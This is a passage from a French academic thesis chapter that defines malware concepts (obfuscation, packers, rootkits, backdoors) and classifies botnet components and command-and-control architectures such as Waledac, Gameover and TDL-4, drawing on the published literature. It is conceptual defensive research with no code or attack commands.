Principales caractéristiques rencontrées dans les logiciels malveillants Les logiciels malveillants peuvent comporter un ensemble de techniques additionnelles telles que décrites ci-après, soit pour augmenter leurs fonctionnalités, soit pour rendre leur détection ou leur examen plus complexes.

Utilisation de techniques d'obfuscation Pour être plus discrets, c'est-à-dire plus difficiles à détecter, plusieurs techniques peuvent être employées par les développeurs de logiciels malveillants. Il est important de rappeler, comme le précise [Scr15], que les **techniques d'obfuscation** de code ne sont pas forcément destinées à des usages malveillants. En effet, ces méthodes ont d'abord été développées pour protéger la propriété intellectuelle d'un logiciel ou encore avec la volonté de garantir un certain niveau de sécurité en empêchant la rétro-conception.

Définition 1.7 (obfuscation)**.** L'**obfuscation** de code informatique [CTL97] est une classe de techniques capables de transformer un programme source P en un programme cible P', telles que la rétro-conception de P' est plus difficile que pour P et le comportement observable de P et P' sont identiques.

[CTL97] présente 4 grandes cibles des techniques d'obfuscation :

- la présentation (*layout*) du programme : suppression des commentaires, embrouillage des variables, ...

- le flot d'exécution : séparation de blocs habituellement liés ou rapprochement de blocs de code sans rapport, insertion de code inutile ou redondant, etc.
- les données : leur arrangement, leur stockage et leur encodage,
- et l'obfuscation préventive, spécifiquement pour contrer les méthodes utilisées pour désobfusquer.

Le guide du NIST [MKN05] propose une autre classification de ces méthodes telles qu'elles sont rencontrées dans le développement des logiciels malveillants : chiffrement, polymorphisme, métamorphisme, furtivité, armure contre les antivirus et l'analyse humaine, ou encore l'utilisation de tunnels dans les interruptions système. Ainsi, certaines méthodes de furtivité interagissent avec le système au cours de leur fonctionnement, par exemple en modifiant la taille des fichiers rapportée.

Le chiffrement est le plus souvent réalisé grâce à des programmes appelés couramment *packers*. Les auteurs de [DN12] proposent une synthèse des techniques de *packing* : l'empaquetage consiste principalement à insérer le code malveillant que l'on cherche à camoufler, sous une forme chiffrée (ou simplement compressée comme le précise [RM13]), dans un autre exécutable qui sera chargé de le déchiffrer (ou décompresser) sur le système cible. Selon [GFC08] en 2008, les packers les plus répandus parmi les logiciels malveillants observés étaient : UPX, ASPack, FSG et UPack. Leur étude reposant sur des données collectées par l'éditeur Symantec relevait une trentaine d'autres *packers* personnalisés, dont certains utilisés pour du code malveillant sont aussi retrouvés pour du code légitime. Le développement de nouveaux outils d'empaquetage est permanent comme Polypack [OBJ09], un service d'empaquetage en ligne ou encore ce que présente [MH12] sur les possibles évolutions du polymorphisme et où il est proposé une nouvelle technique de camouflage – Frankenstein – qui consiste à créer les mutations grâce à des patchworks de code bénin.

[DN12] décrit ensuite les techniques d'empaquetage avancées qui permettent de protéger le code malveillant contre la rétro-ingénierie et de contourner les systèmes de dépaquetage : l'empaquetage multi-couches, ou encore l'anti-dépaquetage. Les *packers* Enigma et Themida sont donnés comme exemples pouvant mettre en œuvre toutes ces techniques.

Enfin, dans une étude plus poussée [RM13], les auteurs utilisent des techniques d'instrumentation (Dyninst) pour découvrir et classifier un maximum de méthodes d'obfuscation. Ils rappellent que les *packers* utilisent parfois *plusieurs étapes*, protégeant leur code principal de l'analyse statique par une couche supplémentaire de chiffrement basique (comme ASProtect).

Définition 1.8 (packer)**.** Dans le contexte de notre étude, un ***packer*** (ou empaqueteur) est un programme utilisé pour obfusquer un logiciel malveillant, notamment en utilisant des technologies de chiffrement. Les développeurs de logiciels malveillants utiliseront des packers du marché (commerciaux ou libres), des packers développés par d'autres développeurs de logiciels malveillants ou encore des routines d'empaquetage maison.

Définition 1.9 (loader)**.** Un ***loader*** est la portion de code qui s'exécute au lancement d'un logiciel empaqueté pour réaliser le désempaquetage – en général ces opérations sont réalisées uniquement en mémoire.

Note : dans certains scénarios de déploiement, les développeurs de botnets appellent Loader *un botnet chargé d'installer différents codes malveillants sur ses bots.*

Enfin, les techniques d'armure que nous évoquions plus haut peuvent être de plusieurs types :

Définition 1.10 (armure)**.** L'**armure** (ou **techniques d'évasion**) d'un logiciel malveillant, ce sont notamment les méthodes lui permettant de bloquer l'utilisation :

- des techniques de débogage (utilisation d'outils tels qu'IDA, radare2, GDB, etc.)
- des antivirus (notamment en détectant leur exécution et en les arrêtant) ;
- des machines virtuelles et autres bacs-à-sable (*sandbox*) d'analyse.

Rootkits La persistance d'un logiciel malveillant au sein d'un système dépend de sa discrétion lors de son fonctionnement. Aussi, certaines techniques ont été développées permettant d'interagir directement avec le système d'exploitation et d'empêcher non seulement l'utilisateur, mais aussi les logiciels qu'il utilise pour se protéger, de détecter la présence ou les traces de l'exécution du code malveillant. Elles permettent aussi au programme malveillant de réapparaître au démarrage du système, alors même qu'il a été stoppé et apparemment supprimé. L'ensemble de ces méthodes sont rassemblées dans des kits de prise de contrôle autrement appelés *rootkits*. Nous proposons donc la définition suivante :

Définition 1.11 (rootkit)**.** Un ***rootkit*** (ou outils de dissimulation d'activité[CER06]) est un ensemble de routines permettant de dissimuler le stockage et le fonctionnement d'un logiciel en prenant le contrôle de fonctionnalités essentielles du système d'exploitation ou de son noyau (on parle alors de *kernel rootkit*) : camoufler à l'utilisateur et au système l'exécution de certains processus, l'existence ou la taille de certains fichiers et maintenir la persistance du code malveillant et son contrôle sur le système.

Les *rootkits* peuvent intervenir à plusieurs niveaux de privilège d'un système : matériel (dans le micrologiciel d'un disque dur ou d'un clavier par exemple), noyau du système d'exploitation ou utilisateur. Un ***bootkit*** est une forme particulière de rootkit installée dans la zone de démarrage sur le disque dur du système.

Pour être installé dans les niveaux les plus élevés de privilège, le processus installant le rootkit aura du convaincre l'administrateur du système (ou un utilisateur disposant de ces droits) d'exécuter le programme malveillant avec les droits d'administrateur ou exploiter une vulnérabilité permettant cette **élévation de privilèges**. L'autre solution est de contourner la sécurité logique en étant capable d'installer un bootkit par un accès physique.

Fonctionnalités complémentaires Certaines fonctionnalités complémentaires méritent d'être documentées, elles seront abordées lors de la description des différentes catégories de botnets observées. L'une d'entre elles est souvent rencontrée, la porte dérobée :

Définition 1.12 (porte dérobée)**.** Une **porte dérobée** (ou *backdoor*) est (dans le contexte de l'observation des botnets) un processus qui écoute pour des connexions et des commandes sur un port réseau TCP ou UDP.

1.2.3.5 Composantes d'un botnet

La définition que nous avons proposée d'un botnet prévoit deux composantes principales : les systèmes compromis par un logiciel malveillant et un système de commande et de contrôle. Essayons d'aller plus avant dans le détail de ces composantes :

1. **bots** : terminaux ou systèmes informatiques infectés par un code malveillant et pour chacun d'entre eux :
   (a) **cible** : plate-forme matérielle (et les microgiciels des différentes sous-composantes matérielles), système d'exploitation et logiciels installés ;
   (b) **connectivité** : capacité à communiquer (réseau local, Internet – ainsi que via les réseaux de données mobiles, mais aussi SMS, BlueTooth, etc.) ;
   (c) **codes malveillants** : le code malveillant peut éventuellement être réparti en plusieurs modules, codes exécutables, scripts ou emplacements de stockage de paramètre – parfois l'ensemble se trouvant uniquement dans la mémoire vive du bot ;
      i. **fonctionnalités** : ensemble des fonctionnalités automatisées ou activables sur commande du bot, y compris sa capacité à communiquer avec le système de commande et de contrôle ;
   (d) **données** : ensemble des données présentes ou circulant sur le bot ;
   (e) **utilisateurs (ou victimes finales)** : ils ne font pas partie *stricto sensu* du botnet mais peuvent contribuer à son fonctionnement, son installation et à la production de données qui intéressent les maîtres du botnet ;
2. **système de commande et de contrôle** : soit l'infrastructure de communication entre les maîtres du botnet et l'ensemble des bots accessibles ;
3. **interface homme-machine** : pour les maîtres du botnet (et éventuellement ses utilisateurs ou clients), plusieurs interfaces homme-machine sont nécessaires ;
   (a) **système de configuration du code malveillant** : suivant les situations, le maître du botnet pourra avoir à sa disposition, directement ou indirectement, un mécanisme pour créer des charges utiles différentes pour infecter de nouvelles victimes ou créer une nouvelle instance du botnet ;
   (b) **panneau de contrôle (*control panel*)** : pour piloter le botnet, son maître peut utiliser des commandes directement adressées (tels des messages publiés sur un canal IRC) mais la plupart du temps il aura à sa disposition un panneau de contrôle lui permettant de connaître l'état de son botnet (infrastructure de commande et de contrôle et bots – nombre, version installée, etc.), des données collectées et émettre des commandes. Le panneau de contrôle intègre parfois les fonctionnalités de configuration de code malveillant.

Il ressort de ce parcours plusieurs définitions essentielles :

Définition 1.13 (maître d'un botnet)**.** Le **maître d'un botnet** est la personne physique qui contrôle une ou plusieurs **instances d'un botnet**. Il peut y avoir plusieurs maîtres d'un botnet, avec des rôles différents, en particulier des clients (ou utilisateurs finaux) qui n'ont accès qu'à une partie des fonctionnalités. On parle aussi très souvent en anglais de *"botnet herder"* (pasteur d'un troupeau).

Définition 1.14 (panneau de contrôle)**.** Un **panneau de contrôle** (*control panel*) est une interface homme-machine (généralement une interface Web, mais il peut s'agir d'une interface graphique exécutée sur le système) permettant au maître du botnet (ou à ses clients/utilisateurs) d'avoir accès à des informations sur l'état d'un botnet (y compris d'accéder aux informations collectées) et d'adresser des commandes à ses bots.

1.2.3.6 Classes, instances et compartiments d'un botnet

Le même code original (du bot, du système de commande et de contrôle et du panneau de contrôle) peut servir à créer plusieurs instances d'un botnet. On peut toutefois imaginer de nombreux scénarios :

- un seul botnet empruntant une infrastructure donnée sous le contrôle d'un maître unique avec un logiciel unique présent sur chacun des bots ;
- des versions différentes d'un logiciel malveillant, voire des logiciels malveillants différents, connectant les bots à une même instance de botnet ([Esp12] présente le cas du botnet Sopelka auquel sont connectés des bots infectés par les codes malveillants caractéristiques des botnets Tatanga, Feodo et Citadel) ;
- plusieurs botnets empruntant la même infrastructure de commande et de contrôle, mais recevant des ordres distincts d'un maître distinct ;
- un même botnet, compartimenté pour remplir différentes fonctions, cibler différentes zones géographiques ou être mis à disposition de clients différents, par compartiments ;
- etc.

Il paraît donc délicat de prime abord de donner une définition unique d'une instance de botnet, elle dépend fondamentalement de l'intention de son maître, toutefois, on pourra le définir par sa construction. Si l'on repart de définitions habituelles de ces concepts on propose la définition suivante :

Définition 1.15 (classe de botnets)**.** Une **classe de botnets** est un ensemble de botnets partageant un certain nombre de propriétés essentielles.

Définition 1.16 (instance d'une classe de botnets)**.** Une **instance d'une classe de botnets** est un élément d'une classe de botnets (ou d'une composition de classes de botnets) – tel qu'il est mis en place par le maître de cette instance.

On aura de la même façon des **classes** et **instances** de **logiciels malveillants (ou *malware*)**, **infrastructures de commande et de contrôle** ou **panneaux de configuration** (les interfaces homme-machine au sens large). Il peut en outre être utile de définir l'une des instances particulières d'un botnet :

Définition 1.17 (primo-botnet)**.** Très souvent, la classe de botnets se confond avec son **primo-botnet**, c'est-à-dire l'instance unique de la classe, ou la première de ces instances décrite par les observateurs.

Ainsi, prenons le cas du botnet Citadel, héritier de ZeuS, qui lui-même hérite d'une classe générique décrivant les botnets. On pourrait représenter la déclaration de ZeuS, puis de Citadel avec ses interfaces et caractéristiques propres (cf. figure 1.2) :



FIGURE 1.2 – Représentation objet de la classe de botnets Citadel et ses héritages (ZeuS).

Pour le cas de Sopelka évoqué plus haut [Esp12], on peut représenter l'héritage multiple ci-après (cf. figure 1.3) :



FIGURE 1.3 – Représentation objet de la classe de botnets Sopelka et ses héritages.

On constate aussi l'héritage dans une classe de botnets uniquement d'une des fonctionnalités provenant d'une autre classe de botnets (reprise de code). On se donnera pour règle qu'il soit démontré que cette fonctionnalité est bien exactement celle qui provient de la classe en question (la même implémentation). Dans les autres cas, on utilisera les fonctionnalités héritées de la classe racine.

D'autres types de combinaisons sont possibles si on définit un botnet comme héritant des fonctions d'un logiciel malveillant donné (par exemple un module de collecte de données, distinct des fonctions de communication avec le système de commande et de contrôle). Enfin, nous pouvons définir les familles de classes de botnets :

Définition 1.18 (famille)**.** Plusieurs classes sont dans la même **famille**, si elles sont liées par des liens d'héritage entre elles. On peut retrouver dans la même famille des classes de botnets, logiciels malveillants, panels ou infrastructures de commande et de contrôle.

Nota : Bien évidemment on cherchera à ne pas sur-interpréter la notion de famille, l'utilisation de code générique (comme des routines de chiffrement) dans plusieurs classes ne crée pas en tant que tel un lien familial.

Ensuite, vient la question de la définition des compartiments :

Définition 1.19 (compartiment)**.** Un **compartiment** de botnet est un sous-ensemble d'une instance de botnet comportant soit un nombre réduit de bots, soit un nombre réduit de fonctionnalités ou les deux.

L'exemple ci-après porte sur le Botnet Casier (un rançongiciel policier avec un modèle d'affiliation, donc une capacité à compartimenter, cf. figure 1.4) :



Figure 1.4 – Représentation objet de la classe de botnets Casier (héritier de Goldenbaks avec un modèle de type affiliation et créé par un groupe allant par le nom de "GangstaMoney").

On en arrive à la définition des campagnes :

Définition 1.20 (campagne)**.** Une **campagne** est un ensemble d'instances de botnets (et autres objets) ou de leurs compartiments, dont un certain nombre d'indices laissent à supposer qu'ils sont réalisés par les mêmes **acteurs** dans le cadre d'une plage de temps donnée.



FIGURE 1.5 – Représentation objet synthétique de certains éléments de la campagne APT1 [McW13].

On suppose donc pour la suite l'existence de classes racines pour les malwares, botnets, panneaux de contrôle, infrastructures de commande et de contrôle (et leurs interfaces), campagnes et acteurs. Les représentations objet n'ont été donnés qu'à titre d'illustration pour aider à la compréhension, mais pourront parfois être utilisés pour schématiser une menace. Nous verrons que d'autres schématisations sont possibles, par exemple avec les modèles d'échanges de données STIX et MAEC (cf. section 2.2.2 page 80).

1.2.3.7 Architectures possibles pour les systèmes de commande et de contrôle

L'observation des botnets donne lieu à la description de plusieurs types d'architectures typiques dans la littérature. Ainsi, dans l'étude proposée par Silva et al. [SSPS13], il est proposé une synthèse des types d'architectures possibles : architecture centralisée, décentralisée, hybride, aléatoire et des modalités persistantes et périodiques de ces architectures.

Architecture centralisée. Dans une **architecture centralisée**, les bots établissent leur canal de communication avec un ou quelques points de connexion. Sont principalement utilisés les protocoles IRC et *HyperText transfer protocol* (HTTP), ce dernier étant de plus en plus préféré parce que largement autorisé dans les réseaux.



Figure 1.6 – Architecture centralisée

Afin de couvrir clairement toutes les situations, à cette définition initiale par les auteurs des architectures centralisées, nous ajouterons la terminologie d'**architecture centralisée répartie** lorsque de nombreux serveurs et adresses peuvent être utilisés au cours de la vie du botnet, comme lors de l'utilisation d'algorithmes de génération de noms de domaine (algorithme de génération de noms de domaine (DGA), voir section 1.2.3.9 page 51), ou de nombreux serveurs relais (*proxies*) camouflant l'identité du serveur de commande et de contrôle principal.



Figure 1.7 – Architectures centralisées réparties.

Architecture décentralisée. Une **architecture décentralisée** permet de répondre au point de défaillance unique intrinsèque d'une architecture centralisée. On utilise pour ce faire des réseaux pair-à-pair, chaque bot contribuant selon ses capacités à l'ensemble du système de commande et de contrôle. [JB09] propose de classifier les typologies de réseaux *overlay* (réseau logique/de recouvrement) des réseaux pair-à-pair (P2P) en trois grandes catégories :

- overlay P2P non-structuré : les topologies sont aléatoires (loi de puissance, aléatoire

uniforme,...)

- overlay P2P par super-pairs : tous les pairs du réseau ne sont pas égaux, certains d'entre eux étant automatiquement sélectionnés pour servir temporairement le rôle de serveur pour les recherches ou le contrôle du réseau (comme FastTrack ou Gnutella) ;
- overlay P2P structuré : une cartographie établissant le lien entre le contenu et son emplacement ; ce type de réseau implémente en général – mais pas systématiquement – une table de hachage distribuée (DHT) ; on retrouve dans cette catégorie les protocoles P2P Chord, Tapestry et Kademlia (utilisé par le logiciel eMule).



FIGURE 1.8 – Exemples d'architectures décentralisées reposant sur des implémentations pair-à-pair.

Le botnet Waledac [SNK09] [JKJN09] établit une architecture P2P en utilisant des protocoles habituellement caractéristiques des architectures centralisées, soit le protocole HTTP. Les nœuds de niveau inférieur (*subnodes*, configurés comme tels lorsqu'ils sont dans un réseau privé ou NATé [3]) communiquent exclusivement avec des nœuds de niveau supérieur (*supernodes* ou répéteurs). Ce sont ces répéteurs, positionnés en dehors de réseaux privés, qui sont connectés les uns aux autres pour assurer la dimension réellement pair à pair de ce modèle. Les répéteurs sont eux-mêmes connectés à des contrôleurs de niveau inférieur (appelés "TSL" par les auteurs), encore connectés à des contrôleurs de niveau supérieur (*Upper-tier server (UTS)*). Ces derniers sont tous connectés au serveur principal de commande et de contrôle. Waledac utilise donc un protocole pair-à-pair par super-pairs.

Le botnet TDL-4, enfin, a un comportement intéressant : il utilise le réseau P2P Kademlia pour compléter sa connectivité. Plus précisément [SG11], les bots se connectent au réseau public Kademlia, puis peuvent être invités (par une commande *Knock* diffusée dans le réseau P2P de façon chiffrée) à se connecter à une liste de serveurs dédiés au botnet TDL-4.

Note : on se rappellera que le protocole de communication HTTP peut tout aussi bien être utilisé dans des architectures centralisées ou décentralisées. Il est notamment souvent utilisé parce qu'il permet aux communications de sortir des réseaux privés protégés par un pare-feu.

3. Réseau placé derrière un routeur réalisant une translation d'adresses IP entre le réseau interne qui utilisé des adresses IP privées et le réseau public

Architectures hybrides. Nous l'avons vu, il ne paraît pas toujours pertinent aux développeurs de botnets de reposer sur une architecture pair à pair publique ou traditionnelle et ils intègrent souvent des solutions de repli (à base de DGA) ou plusieurs niveaux successifs entre le réseau pair-à-pair et le véritable cœur du dispositif de commande et de contrôle (à la fois par souci de discrétion – pour ne pas en révéler les adresses IP à tous les pairs et donc aux chercheurs/professionnels de la sécurité – et de résilience).

Exemple de Gameover. L'architecture déployée par Gameover [ARSG+13] est similaire à celle de Waledac – avec super-pairs, les bots sont connectés par un protocole P2P, répartis en sous-réseaux (compartiments). Certains des bots sont promus au rang de *proxies* (apparemment par une commande transmise manuellement par les maîtres du botnet). Eux-mêmes se connectent à une infrastructure de serveurs intermédiaires utilisant le protocole HTTP qui relaie la communication avec la couche supérieure de serveurs de commande et de contrôle. Au passage, on notera que Gameover utilise un système de DGA en cas d'impossibilité pour le bot de contacter un autre pair dans la dernière liste à sa disposition et télécharger une liste fraîche.

Autres modèles théoriques d'architectures hybrides. [WSZ07] théorise un modèle en deux parties :

- des bots *clients*, qui se connectent à une liste individualisée de bots *servants* ;
- des bots promus *servants* au sens des protocoles pair-à-pair (ou "servents", c'est-à-dire jouant à la fois le rôle de serv-eur et de cli-ent) ; ils sont choisis uniquement parmi les bots qui ont des adresses IP statiques publiques ; ils disposent chacun d'une clé de chiffrement unique autorisant les connexions entrantes et d'un port de service ;

Dans ce modèle, une liste de bots *servants* comprendra donc des triplets (adresse IP, clé, port). Le maître du botnet est supposé se connecter comme n'importe quel autre bot pour émettre ses commandes avec une authentification des commandes. Il commande notamment la réorganisation du réseau en diffusant de nouvelles listes de pairs pour chaque bot.

[ZLL+11] propose une amélioration du concept que nous venons de décrire en autorisant les connexions pair-à-pair entre les clients, plusieurs classes de listes de bots *servants* avec une mise à jour automatisée (par échanges entre pairs et un système de réputation) ou encore une cryptographie asymétrique.

Définition 1.21 (bots servants (ou servents))**.** Un **bot servant** est une machine compromise (donc un bot) dont la position dans les réseaux (en général directement adressables sur Internet) est exploitée par le maître du botnet pour leur donner un rôle de serveur intermédiaire, pour solidifier l'infrastructure de commande et de contrôle.

Architecture aléatoire. [SSPS13] présente l'architecture aléatoire comme un modèle purement théorique : les bots attendent les connexions depuis le maître du botnet au travers d'une porte dérobée, celui-ci parcourt les réseaux à la recherche de systèmes infectés.

En fait, ce modèle existe pour certains types de *Remote administration trojan* (RAT)s ou *troyens d'administration à distance* : c'était le cas du RAT BackOrifice avec comme port de connexion caractéristique 31337. *Dans le vocabulaire des RATs d'ailleurs, les bots sont*



FIGURE 1.9 – Typologie des sens de communication dans un botnet (univoque montante/-descendante ou réciproque)

souvent appelés serveurs et le système de pilotage à la main du maître du botnet est appelé client. Le modèle aléatoire n'est clairement pas le plus intéressant ou le plus discret. Pour le botnet Carna[Car13] (évoqué au début de ce chapitre en section 1.2.3.3 page 28), les hôtes étaient contactés par le serveur maître, comme le ferait un pilote de troyen d'administration à distance (RAT), pour les mettre à jour et leur distribuer des commandes.

Sens des communications. Cette question est apparement peu souvent évoquée dans la littérature, mais on peut supposer trois situations quant au sens des communications (cf. figure 1.9) :

Définition 1.22 (communication univoque, réciproque)**. Communications univoques montantes ou descendantes, et communications réciproques** :

- communication uniquement du système de commande et de contrôle vers les bots (**communication univoque descendante**) : il y a uniquement distribution d'ordres, seul sens absolument nécessaire pour les botnets réalisant des dénis de service ou l'expédition de courriers électroniques non sollicités ;
- communication uniquement des bots vers le système de commande et de contrôle (**communication univoque montante (ou ascendante)**) : de leur propre initiative les bots rendent compte de leurs activités et rappatrient des données ;
- communication dans les deux sens entre le système de commande et de contrôle et les bots (**communication réciproque**) : c'est la situation la plus courante, le maître du botnet cherchant à connaître l'état de son botnet et le résultat de ses commandes.

En outre, en fonction de l'architecture détaillée, il est possible que des protocoles différents soient dédiés aux différents sens de communication (par exemple : diffusion **dans le sens descendant** des ordres sur un réseau social et renvoi **dans le sens montant** des informations par courrier électronique). Ensuite, les deux côtés peuvent être à l'origine de l'établissement la connexion : les bots (c'est le cas le plus courant, les bots établissent la connexion et attendent

les ordres) ou le système de commande et de contrôle (on a vu que c'était le cas de certains RAT les plus anciens tels que BackOrifice ou Sub7 avec des architectures aléatoires).

Modalités persistantes et périodiques. [LCYZ08] décrit de façon précise les deux modalités de connexion qu'on peut rencontrer dans les systèmes de commande et de contrôle quelle que soit leur architecture :

